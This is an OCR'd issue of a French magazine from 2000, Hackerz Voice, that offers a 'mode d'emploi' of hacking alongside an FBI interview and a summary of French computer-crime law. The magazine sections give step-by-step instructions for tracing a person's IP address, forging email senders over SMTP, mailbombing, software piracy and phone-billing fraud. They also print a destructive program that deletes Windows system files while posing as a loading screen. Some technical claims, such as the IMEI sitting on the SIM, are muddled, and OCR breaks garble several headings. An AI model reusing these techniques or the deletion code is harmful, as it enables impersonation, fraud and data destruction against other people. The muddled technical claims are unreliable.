HACKERZ VOICE
La voix du pirate informatique

HACKERZ VOICE

La voix du pirate informatique

Trimestriel N°1/ Novembre 2000

Des pirates livrent leurs secrets

(avec le mode d'emploi)

COMMENT ILS PROCÈDENT POUR

- Pénétrer à distance dans un ordinateur
- Cracker tous les logiciels
- Bloquer le PC de leur voisin
- Avoir tous les mots de passe
- Faire parler une carte bleue
- Envoyer des e-mails vraiment anonymes
- Fabriquer ou diffuser des virus....

HACKING D'ÉTAT À L'ASSEMBLÉE NATIONALE P 14


L 9074 - 1 - 20,00 F - RD

UN JOURNAL DE PIRATES ?

Hackerzvoice, n'est pas un journal de pirates mais de journalistes. Notre intention n'est donc pas de glorifier les hackers, mais bien de rendre publique une information réservée jusqu'ici à une poignée d'initiés. Ainsi, toutes les informations publiées dans ce numéro sont aussi disponibles sur Internet, protégées par l'anonymat de leurs auteurs. Hackerzvoice n'est pas un journal clandestin et n'a donc pas à se cacher. C'est donc en pleine lumière, et sans pseudonyme, que nous diffusons aujourd'hui ces informations, au nom du droit essentiel que nous avons de publier, et en toute responsabilité. Oui, la piraterie sur Internet existe. Il ne nous appartient pas de l'approuver ou de la condamner. Notre devoir se borne à rappeler qu'elle est illégale. Pour forger votre opinion, nous vous incitons à la lecture croisée des 2 entretiens que nous publions : l'un avec un agent du F.B.I, l'autre avec le Prince des Hackers.

Commandez notre T-shirt p 16

«intrusion.exe»



© DMP

SOMMAIRE

Netographie

On ne compte plus les sites de hackerz, vrais ou faux, infiltrés ou non par la Police ou des officines privées pas toujours très clean. Impossible de faire la part des choses. Le net demeure le lieu de toutes les intox, fausses infos, rumeurs et manipulations en touts genres. La petite sélection d'adresses que nous publions doit donc être considérée avec une infinie prudence. Nous la publions à titre d'information, pour que chaque lecteur puisse, en responsabilité, se livrer à son édification personnelle. Elles sont, à notre avis, une assez bonne synthèse de ce qui se diffuse sur Internet à propos du hacking. Hackerz Voice les publie volontiers à titre d'information, mais se désolidarise évidemment de tout ce que ces pages web pourraient contenir d'illégal.

- http://www.hackersnetwork.net/
- http://www.hng.cjb.net/
- http://astalavista.box.sk/
- http://www.cyberarmy.com/
- http://packetstorm.securify.com/
- http://www.attrition.org/
- http://www.paranos.com/internet/hackers.html
- http://mobile.box.sk/
- http://www.unsecure.org/
- http://www.l0pht.com/
- http://www.securiweb.net/
- http://www.antionline.com/
- http://www.2600.com/
- http://www.rhyno9.com/
- http://www.lod.com/
- http://cryptel.cjb.net/
- http://www.securityfocus.com/
- http://www.rootfest.org/
- http://nrc.tsx.org/
- http://www.hackers.com/
- http://ww.insucure.org/
- http://www.hackersnews.com/
- http://www.tbtf.com/
- http://www.kevinmitnick.com/
- http://www.madchat.org/
- http://www.hackpalace.com/
- http://berlin.ccc.de/
- http://www.technotronics.com/
- http://www.hackers.gr/
- http://www.eeye.com
- http://www.li.com/
- http://www.linux-kheops.com/
- http://www.undergroundnews.com/
- http://www.multimania.com/corruptn/

Mention spéciale pour les hack-artistes dela copyleftattitude : http://copyleft.tsx.org

HACKERZ VOICE

La voix du pirate informatique

Est une publication D.M.P.,
1, Villa du Clos de Mallevart.
75011 Paris
Tél.: 0143 55 46 56
Fax.:01 43 55 46 46
E-mail/Voice@dmpfrance.com

Directeur de la publication : O.Spinelli
Commission paritaire :en cours
Rédacteur en chef :Tommy Lee

Collaborateurs : Bengal/ Angelaaaa...
Conception et maquette : Sophie Mathieu
Collaboration maquette : William Rolland

Imprimé en Haute Savoie par Savoy-offset

Facile de trouver l'adresse IP d'un internaute

Tout ordinateur connecté à Internet possède une adresse IP, qui sert, entre autre, à recevoir des E-Mails. Par mesure de sécurité cette adresse IP, attribuée par les fournisseurs d'accès, change à chaque connexion, à l'exception des serveurs institutionnels, comme les universités, par exemple. CQFD : si vous parvenez à localiser un internaute par son une adresse IP, elle aura changé le lendemain matin... En fait, une adresse IP n'est rien d'autre qu'une traduction numérique d'une adresse binaire 32 bits. On peut la décomposer comme suit : 152.48.52.212.

Comment rendre invisible son adresse IP ?

* **Utiliser un serveurs Proxy**
Il servira d'intermédiaire entre votre ordinateur et un site web. Dans ce cas, votre adresse IP est rendue invisible par celle du Proxy.

* **Utiliser une « wingate»**
C'est un programme permettant de partager votre connexion internet avec différents utilisateurs.

COMMENT ILS PROCÈDENT

1/ Trouver sa propre IP
Démarrer puis exécuter **winipcfg** : vous obtenez des données sur votre ordinateur. Parmis celle ci se trouve votre adresse ip. C'est tout !

2/ Trouver l'adresse ip d'un serveur
Ils tapent sous DOS : **« ping -a »** juste avant l' URL du serveur.
Par exemple : **ping -a hackerzvoice.com** pour connaître l'adresse IP du serveur http://www hackerzvoice.com

3/ Trouver l'adresse IP d'un internaute
Il faut déjà avoir son e-mail.
Ensuite, ils envoient un mail par un serveur de mails gratuits (Yahoo, Caramail...) et font en sorte que l'internaute réponde, si possible très vite, et par le biais lui aussi d'un serveur de type yahoo ou caramail. Dans leur message, les pirates expliquent bien comment procéder. Sans se méfier, l'internaute cible va donc répondre. Après le texte de sa réponse, doivent normalement figurer quelques lignes en anglais. La première de ces lignes est l'adresse IP de l'internaute.

Autres méthodes pour trouver l'IP de quelqu'un...
Sur ICQ : pendant les dialogues sur ICQ, ils font un NetStat etl'IP s'affiche.
Sur IRC (Internet Relay Chat) : ils tapent **/dns pseudo** ou **/whois pseudo** : l'IP et les infos s'affichent.

La série 155.48 est l'adresse d'un réseau (ici AOL) le 52 celle d'un sous réseau et le 312, enfin, l'adresse. Pour connaître le premier numéro de l'adresse d'un fournisseur d'accès, les hackers utilisent en général un logiciel spécifique (scanner d'IP) très facilement disponible sur le web.
En soi, se procurer l'adresse IP d'un internaute n'est pas interdit. Ce qui peut l'être, c'est l'utilisation qui en serait faite.

Adresse IP

L'adresse IP (Internet Protocol) est la 'carte d'identité' de tout ordinateur présent sur Internet par exemple. Elle prend la forme de quatre nombres compris entre 0 et 255 séparés par un point. La plupart du temps, pour des raison évidentes de sécurité, les adresses IP des particuliers sont dynamiques. Elles changent à chaque connexion. Cette adresse est indispensable au hacker pour pénétrre un système. C'est la base de tout.

Technique de Spoofing (mystification)

Le spoofing consiste pour les pirates à changer leur adresse ip pour ne pas se faire repérer « (tracer) » . Les pirates d'élite utilisent deux méthodes principales (mais il y en a d'autres) : le spoofing irc et le blind spoofing. Dans ce numéro, nous expliquons la première.

Le Spoofing Irc

Cette méthode sert surtout aux pirates à ne pas se faire déconnecter (nuker) dans un salon ou sur un serveur.
Pour l'appliquer, il faut avant tout disposer d'un programme de scannage d'IP. Impossible de faire quoi que se soit sans ce logiciel disponible partout et gratuitement sur le web aux adresses de pirates.

Méthode des vrais pirates

Sans scrupule, l'idée est de prendre l'Ip d'un autre utilisateur, puis de lancer mirc pour se connecter à un serveur irc et rentrer dans un salon. Une fois installé, le pirate trouve l'ip de n'importe quel internaute présent dans le salon (en faisant /dns ou whois). Dès qu'il possède l'ip, il n'a plus qu'à lancer son programme de scannage d'ip et le tour est joué.

Planter sa zone sur IRC....

Internet Relay Chat, alias IRC, est un moyen de conversation en direct par l'intermédiaire d'un serveur. Les bavardages peuvent se dérouler soit dans des forums (appelés canaux ou encore channel) soit en privé. Pour le hacker malicieux, l'intérêt de l'Irc réside dans sa garnde ouverture, et dans les possibilités qu'il offre de pouvoir rigoler à bon compte (en s'immiscant dans les conversations, en faisant circuler des blagues imbéciles etc...). Tout cela est très puéril, mais amuse beaucoup les hackers, surtout la nuit.

Comment y accéder ?

C'est très simple : il suffit de disposer du logiciel C Mirc, ou de scripts en émanant. Ils sont disponibles partout sur le web.

Les commandes IRC

**Toutes commencent par le signe « / ». C'est le signe pour le serveur qu'il s'agit bien de commande et non pas d'un message .
Elles sont donc invisibles pour les autres utilisateurs...
Voilà un tout petit aperçu de comment ça marche.**

/LIST : affiche la liste des canaux disponibles et aussi le nombre d'utilisateurs
/HELP : active une liste de commandes disponibles sur le serveur.
/JOIN cannal: pour rejoindre un canal.
/AWAY : indique l'absence de l'utilisateur.
/QUIT : quitter le serveur activé
/INFO : pour obtenir des infos sur le logiciel IRC du serveur.
/INVITE -pseudo- : Invite pseudo sur le canal.
/WHOIS pseudo: Vous donne des renseignements sur «pseudo»
/KICK pseudo : Expulse «pseudo» du canal mais peut cependant revenir.
/TOPIC topic : Modifie le titre du canal (réservé en principe aux administrateurs autorisés)
/MSG nick : pour envoyer un message à «pseudo «
/QUERY pseudo : Ouvre un privé à «pseudo».
/MODE [+/-] : Change un mode du canal. Pour désactiver un mode, retaper la même commande mais avec le signe '-' à la place du '+'.
Exemple :
+s = canal secret
+p = canal privé
+i = entrée sur invitation
+n= messagesg exterieurs non sont pas recu par les utilisateurs du canal
+[3]= 3 personnes maximum sur un canal
+k [password] = pour obliger un utilisateur à donner un mot de passe avant d'intégrer un canal...

Envoyer des e-mails anonymes

Là encore, le fait de se rendre anonyme pour envoyer un e-mail n'est pas, jusqu'à la preuve du contraire, interdit. Ce qui peut le devenir, en revanche, c'est l'utilisation qui serait faite de cet anonymat : calomnie, chantage, menaces, diffamation...On en passe. Voici en tout cas comment procèdent les pirates qui utilisent cette technique, assez répandue.

COMMENT ILS PROCÈDENT

1/ Avant toute chose, il doivent avoir avoir telnet. Tout le monde l'a, ou presque. Essayez: si vous ne savez pas où le trouver, recherchez le simplement sur le disque. Cliquez dessus.
Une fenêtre s'ouvre.
Aller dans préférence
Cocher les cases suivantes: **«écho local «, «VT 100/ANSI»** et enfin **une zone tampon non inférieur à 25.**
Votre telnet est maintenant paramétré.

2/ Les pirates se connectent donc au serveur à l'aide de telnet. Pour cela, ils font :
Connection, système distant.
Dans «nom de l'hôte» ils tapent le nom d'un serveur permettant d'envoyer du courrier (type worldnet)
Dans «port» ils précisent «25»
Dans «type de terminal», ils inscrivent «vt 100».
Et ils se connectent avec... «connecter»!

3/ Une fois connecté, le serveur leur répond par un message du type ou approchant:
220-poseidon.worldnet.net Microsoft SMTP MAIL ready at Sun, 20 jul 2000 21:17:39
+0100 Version: 5.5.1775.675.6 etc...

4/ Ils tapent alors **HELO ESMTP**
Le serveur leur répond: 250 poseidon.worldnet.net Hello [152.207.22.131]

5/ Ils choisissent l'adresse modifiée (qui apparaîtra chez le destinataire) dans la fenêtre «from», c'est-à-dire leur nom d'emprunt.
MAIL FROM: <monnomdemprunt@compuserve.com>

6/ Le serveur leur répond :
250 < monnomdemprunt @compuserve.com>... sender ok
(ils se font donc donc passer passez pour quelqu'un qui s'appelle monnomdemprunt, abonné à compuserve)

7/ ils entrent ensuite comme suit le nom du destinataire:
RCPT TO: <destinataire@yahoo.fr> (par exemple)
L'adresse, cette fois-ci, existe vraiment !!!!
Le serveur leur répond
250 <monnomdemprunt@yahoo.fr>... Recipient ok

8/ Avant de taper leur message, ils tapent :
DATA
Le serveur répond et alors indique la marche à suivre:
354 Please enter your message body, ending with a «.» on a line by itslef

9/ ils entrent alors leur message et le serveur confirme :
250 Message accepted for delivery

10/ Pour sortir de telnet, is font Quit, tout simplement.

Quels sont les risques encourus pour de tels actes de pirateries ?

Pas grand-chose s'il s'agit simplement de s'amuser entre amis, et que chacun partage la connivence. Beaucoup plus risquées, et franchement illégales, en revanche : les pratiques de dénonciation, de calomnies et de propagation de fausses rumeurs. Sans parler de l'usurpation d'identité qui, même virtuelle, peut constituer un grave délit. Elles peuvent conduire leurs auteurs directement en prison.
Ces pratiques sont d'autant moins tranquilles que les serveurs à partir desquels le mail anonyme est envoyé peuvent conserver les IP .

Non, Spamer n'est pas forcément illégal !

Spamer, c'est envoyer en masse (vraiment en masse) le même e- mail à plusieurs correspondants qui n'ont rien de mandé. Le but du spam est commercial. Utilisé par des sociétés, il a pour but de vendre des produits ou des services. La pratique du spam repose sur une loi marketing simple : celle des grands nombres. Plus vous proposez votre offre à un éventail important de prospects, plus elle a de chances de se concrétiser. C'est bêtement mathématique et mécanique. Comme en plus c'est gratuit, ou presque... Qu'en est-il, dans ces conditions de la légalité du spam ? Pour nous, c'est clair, cette pratique, quoiqu'agaçante, n'est pas clairement illégale. Elle est en revanche en contradiction avec la nettiquette, qui reste une convention sans portée juridique vraiment claire. Précisons que le démarchage postal est autorisé, de même que le « spamming « par fax. En réalité, s'il y a crispation, c'est

MAILBOMBING : comment les pirates saturent la boîte aux lettres d'un utilisateur qui n'a rien demandé...

Comme son nom l'indique, cette pratique, extrêmement nuisible et ravageuse, consiste à envoyer en masse des e-mails à un correspondant. Sa boite aux lettres devient ainsi rapidement saturée, jusqu'au blocage complet. Pour parvenir à ce résultat, les pirates utilisent un logiciel spécial appelé mail-bomber. On le trouve à peu près partout sur le web (voir notre carnet d'adresses en fin de journal). C'est ce logiciel qui se charge d'envoyer à un utilisateur donné un certain nombre de messages très lourds. Plus le nombre de message est important, plus la connexion de la victime sera ralentie.

Certains logiciels de bombing proposent quelques raffinements, du style :
- possibilité de choisir le nombre de Mails à envoyer à la victime.
- possibilité de choisir le texte contenu dans les Mails envoyés.
- possibilité de se faire passer pour quelqu'un d'autre en changeant son adresse Mail

Le mail bombing ne fonctionne pas contre les utilisateurs reliés à un réseau câblé

L'église de Scientologie aurait envoyé 1200 spams en 15 jours sur un groupe de discussion

AOL prétend recevoir 1.8 million de spams de promos par jour.

parce que le spam, coûte cher. Pas à ceux qui l'utilisent (ça leur en rapporte même), mais aux fournisseurs d' accès à Internet qui doivent du coup mettre en place une plus grande largeur de bande, acheter des ordinateurs supplémentaires, disposer d'un plus grand espace disque et engager du personnel supplémentaire. C'est tout le fond de la question. Reste qu'une directive européenne a confirmé que la pratique du spam, dès lors que le contenu des messages ne comporte pas de mention illégale, n'est pas interdite en tant que telle et ce dans tous les Etats de l'Union Européenne. A condition que le message propose à celui qui le reçoit la possibilité de ne plus en recevoir, et que le fichier soit bien déclaré à la CNIL.

On considère en qu'un envoi supérieur à 20 messages constitue un spam.

Utiliser tous les logiciels du monde, surtout les plus chers, sans en payer un seul

Pour un hacker, le fait d'acheter un logiciel, surtout chez Microsoft, relève du péché mortel. Mieux : son word pour son courrier, mais aussi son photoshop, son Xpress et son illustrator dernières versions, il les veut à l'œil. Question d'éthique. Pour notre part, nous condamnons avec la plus grande vigueur cette pratique qui ruine les éditeurs de logiciels dans le besoin. Pour utiliser en toute impunité un logiciel refilé par un collègue, piqué sur Internet ou au bureau, il suffit aux pirates d'en obtenir le numéro de série. Or, rien n'est plus facile à trouver sur le web que les numéros de série de logiciels. Tous les softs de toutes les marques y sont représentés. Parmi les sites fétiches des pirates, que nous vous conseillons d'aller visiter mais dont nous vous déconseillons formellement d'utiliser les informations à des fins illégales :
http://reveals.belgium.cc/default.ht .

Variante très répandue : les pirates téléchargent sur Internet des versions de démo (en fait des versions complètes mais limitées dans le temps faute de numéro de série) et les « officialisent « grâce aux numéros publiés sur les sites de hackers.

Il ne faut pas confondre cette pratique très répandue quoiqu'illégale avec celle du cracking, totalement illégale aussi, qui consiste à intervenir sur un logiciel pour en modifier les fonctions (mots de passe par exemple). Nous consacrerons bientôt un numéro spécial au cracking.

A nos lecteurs

Les informations publiées dans Hackerz Voice ont un objectif purement documentaire. Le journal rappelle à ce titre que le piratage informatique, sous quelque forme que ce soit, est un délit (lire page 7). Hackerz Voice condamne naturellement toute forme de piratage et soutien sans ambiguïté les actions de toutes les organisations qui luttent contre la cyber-criminalité.

De quoi je me mêle...

L'Allemagne est en train d'étudier une loi visant à limiter à certaines heures l'utilisation privée d'Internet au bureau (après 18h ou avant 7 h du matin ?). Pour les promoteurs de ce texte l'idée est « d 'améliorer la protection des données de l'entreprise et celles des salariés «. En cas de soupçons d'utilisation détournée (comprendre autrement que pour le travail), l'entreprise pourrait demander à connaître le contenu des e-mails envoyés et reçus et même demander au salarié de payer la sa quote-part de facture Internet.

Kill, le programme qui tue

Attention, avec ce programme censé supprimer les fichier VXD dans system et dans windows, l'ordinateur ne s'ouvre plus... A n'utiliser évidememnt, par pur masochisme, que son propre ordinateur, et JAMAIS sur celui d'un autre.


```
« CLS
  KILL «c:\autoexec.bat»
  KILL «c:\windows\system\*.vxd
  KILL «c:\windows\*.vxd
  KILL «c:\windows\win.com
 PRINT «Loading...»
 SLEEP 2 «
```

C'est fou tout ce qu'on peut faire dire à un numéro de carte de crédit...

Toute carte de crédit (VISA, American express, Eurocard, Mastercard...) possède un numéro à 16 chiffres. Première chose à savoir : chacun de ces chiffres à une signification particulière que tout pirate (comme tout banquier d'ailleurs) se doit de connaître.

Le premier chiffre indique le type de carte
Le chiffre 3 signifie American express
Le chiffre 4 signifie Visa
Le chiffre 5 signifie Eurocard

Les 3 numéros suivants (ou 4 ou 5 suivants les cas) indique le numéro de l'établissement émetteur de la carte
Par exemple, pour la France :
970 pour la Poste
973 pour la Société Générale
975 pour la bred
978 pour la Caisse d'Epargne
972 pour le crédit lyonnais
974 pour la BNP



Enfin, les numéros suivants, sauf le dernier sont générés au hasard sauf le dernier. Ce numéro est très important puisqu'il représente la clé permettant de vérifier la validité de la carte. Pour les pirates, retrouver cette clé est un jeu d'enfant. Il suffit d'appliquer une succession de formules mathématiques (un algorythme) assez simples. A la limite, une simple calculatrice suffit Toutes les explicationscirculent librement sur le web. A noter que à en croire les pirates qui se prétendent les mieux informés, la date de validité n'a aucune espèce d'importance, seule la clé permettant de déterminer la "vraie" validité. Enfin, chers lecteurs, n'espérez pas tirer un profit crapuleux de ces quelques explications. Elles sont beaucoup, beaucoup, beaucoup trop courtes pour permettre même le début d'un embryon de tentative de fraude. Comme à la télé, la vérité est ailleurs...

• piraterie téléphonique...

Trouvez le code secret "opérateur" de votre portable

Faire payer ses communications de portables par un autre c'est possible.

Dans les téléphones mobiles, c'est la carte SIM, bien connue de tous les utilisateurs, qui permet aux opérateurs de facturer les communications.
Cette puce contient un code, le code IMEI. C'est en quelque sorte le numéro d'identité du téléphone, qui comprend les données sur l'utilisateur. Normalement, seul l'opérateur possède ce code. Imaginons maintenant que quelqu'un d'autre se procure ce code d'identification top secret. En l'implantant dans un autre téléphone, il pourra faire payer ses factures par quelqu'un d'autre. Eh bien, ce code, n'importe qui peut se le procurer. Pour vous en convaincre, tapez *#06# sur votre portable. Le code IMEI apparaît. Si, avec un peu de connaissance électronique (du niveau CAP) un utilisateur parvient à implanter ce code dans le téléphone de son voisin, c'est le voisin qui paye...
Cette fraude est estimée, pour les seuls Etats-unis, à plus de 600 millions de dollars chaque année...

Entretien exclusif avec Charles Neal, agent spécial de la Brigade d'interve

« Des criminels professionels s'infiltr dans la communauté des hackers et se servent des petits jeunes pour fair

LOS ANGELES
Propos recueillis à Los Angeles pour E-Times (Transl HackerzVoice by Cindy Pearl)

Question/ Comment peut-on définir un cyber crime ?
Réponse/ On ne peut pas définir de maniére précise le cyber crime. Le fait qu'un ordinateur soit l'outil d'un crime n'en fait pas pour autant un cyber crime, à notre avis. De nombreux crimes traditionnels sont en partie perpétrés par voie informatique et ont élu domicile sur l'Internet. L'affaire de la lettre Nigérienne en est un exemple :cette escroquerie s'est déroulée par voie de courrier et de fax pendant des années et maintenant, elle se déroule par E mail. Il s'agit de crimes rendus possibles par l'Internet, mais on enquête comme s'il s'agissait de crimes commis sans ordinateurs.
Quand on parle de crimes informatiques ont fait allusion à ceux qui sont en rapport avec une intrusion frauduleuse sur le réseau comme ils sont définis dans le titre 18, section 1030 du code des états unis, ceci étant comparable à l'infraction et l'entrée dans un ordinateur au lieu d'une maison où d'une entreprise et n'exclut pas l'investigation de crimes liés qui s'effectuent au moyen de l'informatique ou du net. Un exemple récent se trouve dans notre enquête sur la manipulation des réseaux impliquant des étudiants de l'UCLA (université californienne).

Q/ Pourriez vous évaluer les dégâts subis par les entreprises américaines ?
R/Il est difficile de faire des statistiques, mais je sais qu'il y a 3 ans les pertes ont étés estimé a 3 milliards de dollars. Aujourd'hui ce chiffre a augmenté. Il y a 2 ans, je recevais 1 ou 2 plaintes par semaines. Maintenant, j'en trouve 20 dans mon courrier. Il n'y a pas que les pertes subies à partir de dossiers volés, il faut y ajouter les heures supplémentaires consacrées à réparer les conséquences des crimes. Sans parler des renforcements des mesures de sécurité après avoir été victime d'un crime.

«Une grande partie des hackers ne se rend pas compte à quel point leur actes sont graves. Des vies ont été gravement compromises. La société ne va plus tolérer ce type de dégradation.»

Q/ Quels moyens utilisez vous pour enquêter sur les cybers crimes.
R/Nous avons un accès sophistiqué sur le net et nous avons créé le Centre National De Protection d Infrastructures (NIPC). À proximité nous possédons un centre équipé de 14 ordinateurs possédants chacun un système différents, tel Linux, Solaris etc... Nous ne prétendons pas être des informaticiens experts, mais nous sommes tout à fait au courant de l'administration du système au niveau du réseau...Nous pensons savoir naviguer sur Internet.

Q/ Quel est le pourcentage des pirates amateurs et celui des professionnels ?
R/Je ne peux pas citer de chiffres exacts, mais il semblerait qu'il y ait un nombre croissant de vrais criminels par rapport aux délinquants. J'ai également remarqué que des criminels professionels s'infiltrent dans la communauté des hackers et se servent des petits jeunes pour faire leur sale boulot.
En ce qui concerne les hackers amateurs, il y en a beaucoup pour leur épanouissement personnel et j'ai 2 grands soucis à ce sujet :primo les dégâts infligés sans tenir compte de leurs motivations ;secundo certains parmis eux vont cesser le hacking quand ils auront des vies plus épanouies. Ceci n'exclut pas ceux qui évolueront en hacker professionnels.

Q/ Est ce que le FBI dispose des fonds adéquats pour entraver la monté des cybers crimes ?
R :Pour l'instant nous n'avons pas les moyens nécessaires pour le mater et cela est également vrai pour d'autres agences chargées de faire appliquer la Loi. Toutefois nous avons fait beaucoup de chemin en peu de temps. Quand on pense qu'il y a 2 ans et demi, aucune agence n'était financée pour affronter les cybers crimes alors qu'aujourd'hui il y en a 200 dans tout le pays. Si il y a au moins un ou deux agents dans chaque bureau (du FBI) du pays et des brigades dévoués dans les lieux importants.

Q/ A titre d'exemple, combien d'agents sont assignés a la localité de Los Angeles.
R/Je ne saurais vous le préciser.

Q/ Quels sont les principaux obstacles que vous devez affronter sous forme d'agression, de refus ou de blocage du fonctionnement des services informatiques ?
R/Ils sont nombreux, et le premier est de disposer des ressources adéquates et le second est la formation des agents. Nous essayons actuellement de résoudre ces problèmes. Vus les limites imposées par le temps ,il s'agit de trouver un équilibre entre la nécessitè d'une mise à jour continuelle de nos compétence technique et la pression des enquêtes en cours. Nous envisageons actuellement une période de restrictions de 3 à 4 ans L'intervention au moment opportun constitue un défi car les traces dont nous avons besoin sont éliminées en quelques jours ou quelques heures. A défaut de ces traces, nous devons obligatoirement avoir recours à un agent de renseignements. Etant donné que certaines de nos procédures en vigueur destinée à obliger des entreprises à rendre public les dossiers sont lentes par rapport à la vitesse d'élimination des données informatiques. (Décret juridique 2703D) ces décrets sont exigés en vertu du titre 18...Il y a aussi des problèmes propres au cyber crime à l'échelle internationale. En se servant d'un ordinateur, il y a une piste électronique donc si nous touchons des pays non coopératifs, nous touchons au point mort.
Le cyberespace est un espace international, comparable aux mers libres où aucun pays n'exerce une juridiction particuliére. Navigant dans le cyberespace, il est impossible d'identifier la provenance d'un particulier sans localiser son logiciel et ensuite suivre sa piste. il suffit que celle-ci soit dans un espace étranger et que l'utilisateur brouille sa piste pour que nous ne puissions rien faire sans la coopération du gouvernement en question.

Q/ Pensez vous que la récente vague de publicité à propos des cybers crimes va contribuer à faire augmenter le financement de leur dépistage ?
R/La société veut que nous mettions fin

ention des crimes informatique du FBI

ent

e leur sale boulot »

a ces crimes et nous prévoyons un budget supplémentaire pour y parvenir.

Q/Quelles consignes de sécurité conseillez vous aux entreprises ayant leur site sur Internet ?
R/De se responsabiliser en ce qui concerne leur sécurité sans que cela, bien que cela n'excuse pas l'activité des hackers. C'est aux entreprises de prendre les mesures de sécurité les plus rigoureuses possibles. Beaucoup de sites sont accessibles sans aucun système de sécurité efficace.

Q/A votre avis est-il possible de remédier au cyber crime ?
R/De manière générale, oui. A condition de pouvoir localiser la piste informatique. Vous pouvez être sur qu'il y aura des cas que nous pourrons résoudre mais aussi des cas insolubles. Rassurez vous, le cyber crime exige une mise à jour constante, des outils de travails au diapason et des innovations technologique qui n'est pas le cas pour d'autres domaines de crime, et nous ne pouvons nous référer a une expérience du passé, sauf récent. A ceci, il faut ajouter des problèmes d'ordre international car il est problématique de déceler une piste informatique à l'étranger sans y être autorisé.

Q/D'où vient ce sentiment d'impunité chez le hacker?
R/Le hacker est virtuellement indétectable, .Du moins c'est ce qu'il pense. Cela demande un effort très intense d'identifier ces gens, mais c'est faisable. Nous avons piégé des hackers qui n'en revenaient pas de la vitesse avec laquelle nous les avons cernés, car ils imaginaient avoir brouillé les pistes. Il faut que nous agissions extrêmement vite dans nos interventions, parce que toutes les données sont éliminées en si peu de temps.

Q/Pour agir contre le cyber-crime, comptez vous sur les agents de renseignement a, des indics quoi, au sein de la communauté hacker ?
R/Nous avons recours à des agents de renseignements et à des agents secrets mais je ne peux pas vous en dire plus.

Q/Nous avons entendu parler de hacker condamnés à qui des entreprises ont proposé des contrats de consulting très lucratifs moyennant leurs connaissances utilisées dans un but préventif. Est-ce que vous approuvez cette tactique ou pensez vous qu'elle contribue à glorifier le hacking ?
R/Il m'est arrivé de recevoir des rapports de hackers qui téléphonent à des entreprises pour demander des contrats de consulting anti-hacking. Je n'arrive pas à comprendre comment on pourrait embaucher quelqu'un aussi dépourvu d'éthique en premier lieu, d'autant plus que le hacker dispose de leur équipement informatique pour agresser d'autres entreprises. .A mon avis il est trop risqué de se servir des hackers pour renforcer les mesures de sécurité .

Q/Avez-vous un message à communiquer directement aux hackers qui liront cet entretien ?
R/Premièrement, cela devient de plus en plus risqué étant donné que le FBI en particulier et l'application de la loi en général font en sorte que davantage de ressources soient mises en œuvre pour arrêter les hackers ; la société l'exige. Fondamentalement, jadis, un grand nombre de ceux qui appartenaient à la communauté hacker ne pensaient pas se faire prendre, imaginant que la société était indifférente, mais ce n'est pas le cas et même si nous ne pouvons pas attraper tous les coupables nous allons faire un bon chiffre. Je crois aussi qu'au fur et à mesure que la société prenne conscience de ces actes, les sanctions vont s'alourdir en conséquence. Une grande partie des hackers ne se rend pas compte à quel point leur actes sont graves. Des vies ont été gravement compromises grâce à ceux-ci et la société ne va plus tolérer ce type de dégradation.

Ce que dit la loi en France

« L'accès et le maintien frauduleux total ou partiel dans tout ou partie d'un système ou délit d'intrusion est puni par l'article 323-1 d'un an d'emprisonnement et de 100 000 francs d'amende ».

En France, l'arme principale de l'arsenal juridique disponible contre les hackers demeure la loi Godfrain du 5 janvier 1988 « relative à la fraude informatique «. ce texte prévoir notamment que « l'accès et le maintien frauduleux total ou partiel dans tout ou partie d'un système ou délit d'intrusion est puni par l'article 323-1 d'un an d'emprisonnement et de 100000 francs d'amende «. Ce délit est constitué dès lors que n'importe quelle technique est employée pour accéder frauduleusement à un système protégé. Il l'est aussi dans le cas de l'utilisation d'un code d'accès exact, mais par une personne non autorisée à l'utiliser.

La loi prévoit aussi que si l'accès ou le maintien frauduleux dans le système entraîne la suppression ou la modification de données, ou même une simple altération, même involontaire ou par maladresse, les peines sont doublées.

Lorsque l'action est volontaire, l'article 323-2 prévoit 3 ans d'emprisonnement et 300 000 francs d'amende. Là encore, la loi texte vise tous les procédés et toutes les techniques utilisées, même celles inconnues au moment de la rédaction de la loi. Cette disposition vise aussi la propagation de virus informatique.

Il faut savoir que la simple tentative, non suivie de réussite donc, est punie des mêmes peines. En outre, les personnes physiques coupables d'un de ces délits encourent, en plus de la peine principale, des peines complémentaires énumérées à l'article 323-5.

Les personnes morales, comme les entreprises ou les associations, peuvent elles aussi être déclarées responsables pénalement et encourent les peines prévues à l'article 131-39 du nouveau code pénal.

Le projet de convention sur la cyber-criminalité du Conseil de l'Europe

Un dispositif légal qui va encore se durcir

Le projet de traité européen de lutte contre la cyber-criminalité prévoit des mesures radicales. Les fournisseurs d'accès seront ainsi obligés de conserver l'enregistrement de l'activité de leurs abonnés, au cas où une enquête viendrait à viser l'un d'entre eux. Tout sera archivé et consultable par la police pour les besoins des enquêtes ; liste des sites visités, liste des e-mails envoyés et reçus...Pour les détracteurs du projet, très nombreux, il s'agit d'une intrusion inadmissible dans la vie privée. Autre mesure draconienne et qui, si elle était adoptée, rendrait très difficile la circulation de l'information: l'instauration d'un délit de « production « et de « diffusion « de tout dispositif permettant de commettre une infraction.

Sont visés tous les logiciels permettant l'intrusion, la fabrication de virus, de crackage de mots de passe etc...
